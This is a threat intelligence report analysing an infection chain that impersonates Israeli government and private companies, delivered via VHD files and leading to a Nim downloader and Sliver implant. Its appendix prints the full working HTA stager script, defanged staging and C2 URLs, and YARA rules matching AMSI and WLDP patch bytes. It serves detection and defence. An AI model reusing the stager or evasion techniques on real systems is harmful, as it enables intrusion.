Supposed Grasshopper: operators impersonate Israeli government and private companies to deploy open-source malware

Published: 2024-06-28 · Archived: 2026-04-05 13:51:12 UTC

Published on 28 June, 2024 14min

Identifier: TRR240601.

Summary

Hunting for malicious infrastructure possibly targeting the Israeli government, we identified a previously unreported, long-standing and suspicious domain. The latter is still active at the time of this report, and is leveraged as a command and control server (C2), as part of an infection chain themed around an Israeli government entity.

We set on to analyse the toolset used in the context of this infection chain, and discovered that it is a mix of publicly available malware with light custom development serving as a glue between the components. Pivoting from identified infrastructure, we additionally discovered that attacks leveraging common techniques were conducted against private companies in late 2023.

Attack campaigns that we could identify and link together seem highly targeted, leverage target-specific infrastructure and custom WordPress websites as a payload delivery mechanism, but affect a variety of entities across unrelated verticals, and rely on well-known open-source malware.

We believe it is possible that those attack campaigns could actually be part of legitimate penetration testing operations. However, because none of the infrastructure and toolset pointed at a legitimate penetration testing company, we could not further confirm this hypothesis and believe the identified activity deserved to be described to the cybersecurity community.

Infection chain

Delivery

We set on to analyse the infection chain that we identified and that is themed around an Israeli government entity. We could not identify the delivery source of the initial payload that we retrieved (a VHD file named `vacation5.vhd`, see Initial payload title below).

However, later pivoting from identified infrastructure and toolset, we identified further similar attack campaigns (see Infrastructure title later). On two other identified attack campaigns, the initial payloads (VHD files) were seemingly distributed from specifically crafted WordPress websites, using a typical drive-by download scheme:

- `hxxps://portal.operative-sintecmedia[.]com` : on November 6, 2023, this custom WordPress website (see Fig. 1) contained a button linking to a VHD file, `hxxps://portal.operative-sintecmedia[.]com/report.vhd`
- `hxxps://carls.employers-view[.]com` : on November 11, 2023, this custom WordPress website contained a button linking to a URL at `login.carlsberg[.]site` . On November 14, 2023, another hostname of the `carlsberg[.]site` domain exposed a VHD file URL, `hxxps://employees.carlsberg[.]site/voucher.vhd` : (this URL has been submitted to an online multiscanner service).



Figure 1 – Specifically crafted delivery WordPress website

As a result, we believe with medium confidence that the analysed initial VHD file payload has also been delivered through a custom WordPress website as part of a drive-by download scheme.

Initial payload

The infection chain begins with a VHD file (SHA-256 `a8948dd8e4e4961da537b40bf7e313f0358510f93e25dea1a2fafd522bfd0e84`) – a format which represents a virtual hard drive that can be mounted on Windows without the need for additional tools. This disk named `vacation5.vhd` contains several files, although all but one are hidden:

- `hagrala.lnk` [1], the only visible file (and its icon, result.ico),
- `hagrala.hta`, to which the link points,
- `winin.exe` (along with `libcrypto-1_1-x64.dll` and `libssl-1_1-x64.dll`), the first-stage malware and its two legitimate code libraries,
- `cacert.pem`, the GlobalSign root CA R1, (`04:00:00:00:00:01:15:4b:5a:c3:94`) certificate used by the first-stage malware,
- `result.jpg`, a decoy image (see Fig. 2).

When victims double-click on the VHD file, they are presented with a link to the HTA file whose icon is the miniature of an image. Following the shortcut causes `hagrala.hta` to be executed, with the following effects:

- The decoy file (see Figure 1) is displayed so the victim believes they clicked on an image file,
- All the files related to the first-stage malware are moved to the `%TEMP%` folder,

- The first-stage malware is launched.

The full contents of this HTA file can be found in the appendix. We were not able to identify any other similar sample, and despite the presence of numerous comments in the VBScript source code, it doesn't appear to come from any public source. We believe this piece to be a custom development by the threat actor.

Figure 2 – Decoy image displayed when the HTA is executed. The text reads: "Surprise Vacation. Sorry, you didn't win" and shows the logo of the Israeli Ministry of Economy and Industry

First-stage Nim downloader

This malware sample (SHA-256 `d891f4339354d3f4c4b834e781fa4eaca2b59c6a8ee9340cc489ab0023e034c8`) is a rudimentary downloader, written in Nim and tasked with downloading the second-stage malware from a staging server controlled by the attacker. It was compiled from the following path: `C:\Users\or\Desktop\nim-2.0.0\bin\helo.nim`.

The sample establishes a connection to `hxxps://auth.economy-gov-il[.]com/SUPPOSED_GRASSHOPPER.bin?token=ghhdjsdgsd` – it uses the attached `cacert.pem` file (GlobalSign's root CA R1) to initialize its SSL context, but our testing indicates that if this was supposed to be a validation mechanism, it wasn't implemented properly as the malware accepts SSL certificates signed by other CAs.

The contents of the remote file are kept in memory and not saved on the victim's hard drive. The downloader allocates a new executable buffer with `VirtualAllocEx` and jumps to the first byte of the next stage.

We believe the Nim downloader was created by the attackers too, as we were only able to find two additional samples (SHA-256 `c21ad804c22a67ddb62adf5f6153a99268f0b26e359b842ebeabcada824c277f` and `d7a66f8529f1c32342c4ed06c4a4750a93bd44161f578e5b94d6d30f7cc41581`).

Final payload: Donut & Sliver

The last stage downloaded from the remote server (SHA-256 `2070dd30e87c492e6f44ebb0a37bcae7cb309de61e1c4e6223df090bb26b3cd7`, `SUPPOSED_GRASSHOPPER.bin`) is a file weighing approximately 15MB. It is a combination of two open-source projects:

- Donut, a position-independent shellcode generation framework,
- Sliver, a publicly available Golang trojan developed as a free alternative to CobaltStrike.

In the context of this attack and after its initialization phase (which includes self-decoding as well as resolving required functions via API hashing), Donut is configured to:

- Hinder the operations of installed security products by tampering with AMSI (Antimalware Scan Interface) and WLDP (Windows Lockdown Policy):
  - Patch the `AmsiScanBuffer` and `AmsiScanBytes` functions so they return immediately,
  - Disable the `WldpIsClassInApprovedList` and `WldpQueryDynamicCodeTrust` functions the same way.
- Map and execute the embedded payload.

The final payload (see Fig. 3) is an instance of Sliver using `www.economy-gov-il[.]com` (which resolved to `157.90.153[.]59` at the time of the attack) as a C2 server. From there, the attacker has full control of the victim's machine and can use all of Sliver's features to perform any desired actions on objective.



Figure 3 – Overview of the executable part of the analysed infection chain

Infrastructure

Further pivoting from the infrastructure and toolset we analysed, we could identify further infrastructure that we believe with medium to high confidence is leveraged for similar attack campaigns by the same operators (also see Fig. 4):

Domain or hostname	Domain Registrar	Details
`economy-gov-il[.]com`	GoDaddy	Domain registered on 2023-05-29. Used as a staging server by a Nim downloader and as a C2 server by a Sliver implant in the infection chain we analysed.

Domain or hostname	Domain Registrar	Details
`portal.operative-sintecmedia[.]com`	GoDaddy	Domain registered on 2023-10-10. Used as a staging server by a Nim downloader of the same type that the one we analysed, hosted a custom WordPress website (2023-11-04 and 06) which further linked to a VHD file (`hxxps://portal.operative-sintecmedia[.]com/report.vhd` , 2023-11-06) and to `login.microsofonlline[.]com` (2023-11-04 and 06).
`carlsberg[.]site`	GoDaddy	Domain registered on 2023-10-05 (existed before, but registrar changed at this date). The `employees.` and `portal.` hostnames resolved to the same IP address as `portal.operative-sintecmedia[.]com` . The `employees.` hostname exposed a VHD file (`hxxps://employees.carlsberg[.]site/voucher.vhd` , 2023-11-14).
`carls.employers-view[.]com`	GoDaddy	Domain registered on 2023-11-15. Hostname resolved to the same IP address as `employees.carlsberg[.]site` in November 2023. Hosted a custom WordPress website (2023-11-11) which contained a link to `login.carlsberg[.]site` .
`login.microsofonlline[.]com`	GoDaddy	Domain registered on 2023-10-01. The custom WordPress website on `portal.operative-sintecmedia[.]com` contained a link to this domain (2023-11-04 and 06).

Using passive DNS data, we looked at the dates at which these domains were first and last seen to confirm their correlation:



Figure 4 – Timeline representing the usage of the domains identified in this campaign, as well as their corresponding IP addresses

It is interesting to note that the purple and green clusters appear to be impersonating well-known brands (the Carlsberg brewery and SintecMedia, the publisher of an AdTech solution named Operative). At least one of them, Carlsberg, doesn't appear to be a very valuable target for the purposes of collecting intelligence. We also note that in the "lottery" campaign, based on the lure displayed to victims, the attackers were likely impersonating the Israeli government to target individuals or local companies but likely not targeting the Israeli government itself.

On November 6 (but not the 4), 2023, the custom WordPress website at `hxxps://portal.operative-sintecmedia[.]com` contained a button linking to a VHD file (`hxxps://portal.operative-sintecmedia[.]com/report.vhd`). On November 4 and 6, 2023, the same specifically-crafted website also contained a button linking to `hxxps://login.microsofonlline[.]com/yPHnrlHf` . One very interesting detail in that on November 6, 2023 at 09:31 UTC and according to access attempt results from a scanning service, the latter URL redirected to Rick Astley's "Never Gonna Give You Up" video (a trick known as "rickrolling" in the popular culture). We could not determine if this redirection was permanent, and if it was based on visitors' IP address or not – this could indeed still be a deceptive redirection made as part of a geofencing technique.

Conclusion

Paradoxically, this campaign is interesting due to its very limited scope and sharp targeting. To the best of our knowledge, only a handful of samples related to this cluster of activities exist, which hints at a small number of intrusion attempts. The toolchain used by the threat actor is composed primarily of open-source tools, and the only homemade developments we could identify are the initial HTA file and the Nim downloader. The operators also put some notable efforts in acquiring dedicated infrastructure and deploying realistic WordPress website to deliver payloads. Overall, this campaign feels like it could realistically be the work of a small team.

Because of the rickrolling singularity that we detailed above, the fact that identified infrastructure targets a variety of entities across unrelated verticals, and the usage of widely-known open-source malware as final payloads, we believe with medium confidence that the described activities could be part of legitimate penetration testing operations.

Should the described activities be part of penetration testing engagements, we would like to raise questions about the standards and policies that are implemented by penetration testing companies: malicious payloads have been made publicly available (and some of them are still being distributed), while nothing from the infrastructure or toolset could be linked back to a legitimate penetration testing company from publicly available data and within a reasonable amount of time. This situation highlights the need for greater transparency, especially when taking into consideration geopolitical contexts: impersonating or targeting government entities or critical infrastructure without explicit indications of a penetration test could potentially lead to unwanted responses and escalate tensions.

Regardless of the intent, this cluster of activity illustrates once again that there is more than enough publicly-available tooling to instigate efficient operations without any financial means, Donut and Sliver being quite sophisticated tools on their own, and WordPress being just as realistic for corporate websites as for phishing and payload delivery. The adoption of widely available attack frameworks presents challenges for threat researchers, as it becomes increasingly difficult to pivot on these parts of the infection chain. This trend is likely to continue, potentially complicating future investigations and threat analysis efforts.

Appendix

Indicators of compromise

Associated IOCs are also available on our GitHub repository.

Hashes (SHA-256)

```
a8948dd8e4e4961da537b40bf7e313f0358510f93e25dea1a2fafd522bfd0e84|Virtual Hard Disk file
6fb531839410b65be4f4833d73f02429b4dba8ed56fa236cce76750b9a1be23b|HTA Stager
d891f4339354d3f4c4b834e781fa4eaca2b59c6a8ee9340cc489ab0023e034c8|First-stage Nim downloader
d7a66f8529f1c32342c4ed06c4a4750a93bd44161f578e5b94d6d30f7cc41581|First-stage Nim downloader
c21ad804c22a67ddb62adf5f6153a99268f0b26e359b842ebeabcada824c277f|First-stage Nim downloader
2070dd30e87c492e6f44ebb0a37bcae7cb309de61e1c4e6223df090bb26b3cd7|Donut and Sliver
```

URLs

```
hxxps://auth.economy-gov-il[.]com/SUPPOSED_GRASSHOPPER.bin?token=ghhdjsdgsd|NIM downloader target
hxxps://portal.operative-sintecmedia[.]com/SAD_ATTENUATION.bin|NIM downloader target
hxxps://portal.operative-sintecmedia[.]com/report.vhd|VHD distribution site
hxxps://employees.carlsberg[.]site/voucher.vhd|VHD distribution site
```

Hostnames

```
auth.economy-gov-il[.]com|Staging server
www.economy-gov-il[.]com|Sliver C2
login.operative-sintecmedia[.]com|Related infrastructure
portal.operative-sintecmedia[.]com|Related infrastructure
login.carlsberg[.]site|Related infrastructure
employees.carlsberg[.]site|Related infrastructure
portal.carlsberg[.]site|Related infrastructure
carls.employers-view[.]com|Related infrastructure
login.microsofonlline[.]com|Related infrastructure
```

Yara rules

```
rule Supposed_Grasshopper_Downloader
{
    meta:
        description = "Detects the Nim downloader from the Supposed Grasshopper campaign."
        references = "TRR240601"
        date = "2024-06-20"
        author = "HarfangLab"
```

```
        context = "file,memory"
    strings:
        $pdb_path = "C:\\Users\\or\\Desktop\\nim-" ascii
        $code = "helo.nim" ascii
        $function_1 = "DownloadExecute" ascii fullword
        $function_2 = "toByteSeq" ascii fullword
    condition:
        uint16(0) == 0x5a4d and all of them
}

rule Donut_shellcode {
    meta:
        description = "Detects Donut shellcode in memory."
        references = "TRR240601"
        date = "2024-06-20"
        author = "HarfangLab"
        context = "memory"
    strings:
        // mov     rax, [rsp+arg_28] (or arg_20)
        // and     dword ptr [rax], 0
        // xor     eax, eax
        // retn
        $amsi_patch = { 48 8B 44 24 (28 | 30) 83 20 00 33 C0 C3 }

        // mov     dword ptr [r8], 1
        // xor     eax, eax
        // retn
        $wldp_patch = { 41 C7 00 01 00 00 00 33 C0 C3 }

        // mov     eax, edx
        // sror    ecx, 8
        // add     ecx, r8d
        // mov     edx, ebx
        // xor     ecx, r9d
        // ror     edx, 8
        // add     edx, r9d
        // rol     r8d, 3
        // xor     edx, r10d
        // rol     r9d, 3
        // xor     r9d, edx
        // xor     r8d, ecx
        // inc     r10d
        // mov     ebx, r11d
        // mov     r11d, eax
        // cmp     r10d, 1Bh
        $api_hashing = { 8B C2 C1 C9 08 41 03 C8 8B D3 41 33 C9 C1 CA 08 41 03 D1 41 C1 C0 03 41 33 D2 41 C1 C1
```

```
        $loaded_dlls = "ole32;oleaut32;wininet;mscoree;shell32" ascii
        $function_1 = "WldpQueryDynamicCodeTrust" ascii
        $function_2 = "WldpIsClassInApprovedList" ascii
        $function_3 = "AmsiInitialize" ascii
        $function_4 = "AmsiScanBuffer" ascii
        $function_5 = "AmsiScanString" ascii

    condition:
        // Shellcode starts with a "call"
        uint8(0) == 0xE8 and
        (
            // Find either all the patching/decoding code or the suspicious strings
            (#amsi_patch > 1 and $wldp_patch and $api_hashing) or
            ($loaded_dlls and all of ($function_*))
        )
}
```

Contents of `hagrala.hta`:

```
<script language="VBScript">
   Sub MoveAndExecuteFile
        Dim objFSO, objShell
        Set objFSO = CreateObject("Scripting.FileSystemObject")
        Set objShell = CreateObject("WScript.Shell")

        objShell.Run "result.jpg", 0, False

        ' Specify the source file and destination directory
        Dim sourceFile, destinationFolder
        sourceFile = "winin.exe" ' Replace with the actual path to win.exe
        destinationFolder = CreateObject("WScript.Shell").ExpandEnvironmentStrings("%Temp%")

        ' Move cacert.pem to Temp
        sourceFile = "cacert.pem"
        objFSO.MoveFile sourceFile, destinationFolder & "" & sourceFile

        ' Move libcrypto-1_1-x64.dll to Temp
        sourceFile = "libcrypto-1_1-x64.dll"
        objFSO.MoveFile sourceFile, destinationFolder & "" & sourceFile

        ' Move libssl-1_1-x64.dll to Temp
        sourceFile = "libssl-1_1-x64.dll"
        objFSO.MoveFile sourceFile, destinationFolder & "" & sourceFile

        ' Check if the source file exists
        sourceFile = "winin.exe" ' Replace with the actual path to win.exe
```

```
        If objFSO.FileExists(sourceFile) Then
            ' Check if the destination folder exists; if not, create it
            If Not objFSO.FolderExists(destinationFolder) Then
                objFSO.CreateFolder(destinationFolder)
            End If

            ' Move the file
            objFSO.MoveFile sourceFile, destinationFolder & "winin.exe"

            ' Execute the moved file
            objShell.Run """ & destinationFolder & "winin.exe""", 0, False

            ' Close the HTA application after moving and executing the file
            window.Close
        Else
            MsgBox "Source file not found.", vbExclamation, "File Move and Execute"
        End If
    End Sub

    ' Call the MoveAndExecuteFile subroutine when the HTA is loaded
    MoveAndExecuteFile
</script>
```

Source: https://harfanglab.io/insidethelab/supposed-grasshopper-operators-impersonate-israeli-gov-private-companies-deploy-open-source-malware/